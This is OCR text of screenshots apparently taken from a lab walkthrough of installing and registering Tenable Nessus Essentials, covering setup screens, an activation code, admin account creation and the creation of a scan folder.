

tenable
Nessus
Initializing
Please wait while Nessus is initializing.
© 2025 Tenable™, Inc.


Not secure
https://localhost:8834/#/
nessus
Welcome to Nessus
You can click Settings to configure the Nessus proxy, plugin feed, and encryption password settings before you start the installation, or you can select Register Offline to configure an offline installation.
When you are ready, click Continue to proceed with the installation.
Register Offline
Settings
Continue
© 2023 Tenable™, Inc.


Nessus [10]


Not secure | https://localhost:8834/#/
nessus
Welcome to Nessus
Choose how you want to deploy Nessus. Select an option to get started.
Set up a purchased instance of Nessus
Start a trial of Nessus Expert
Start a trial of Nessus Professional
Register for Nessus Essentials
Link Nessus to another Tenable product
Back
Continue


Nessus [11]


Not secure
https://localhost:8834/#/
nessus
Get an activation code
To register for a free Nessus Essentials activation code, enter your information.
First Name
Last Name
First Name
Last Name
Email
Email
Already have activation code? Skip this step to enter it manually.
Back
Skip
Register


Nessus [12]


Not secure
https://localhost:8834/#/
nessus
Register Nessus
Enter your activation code.
Activation Code
3CJN-L3G4-46J5-3WD2-4CG9
Back
Continue
© 2023 Tenable™, Inc.


Nessus [13]


Not secure
https://localhost:8834/#/
nessus
Create a user account
Create a Nessus administrator user account. Use this username and password to log in to Nessus.
Username *
admin
Password *
Back
Submit
© 2023 Tenable™, Inc.


Nessus [14]


Not secure
https://localhost:8834/#/
nessus
Initializing
Please wait while Nessus is initializing.
Downloading plugins...
© 2023 Tenable™, Inc.


Nessus [15]


Import
New Folder
New Scan
1
This folder is empty. Create a new scan.
New Folder
Name
LAB
2
Create
Cancel
3


Nessus [16]


nessus
Essentials
Scans
Settings
tomcisco
FOLDERS
My Scans
LAB
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
My Scans
Import
New Folder
New Scan
1
This folder is empty. Create a new scan.

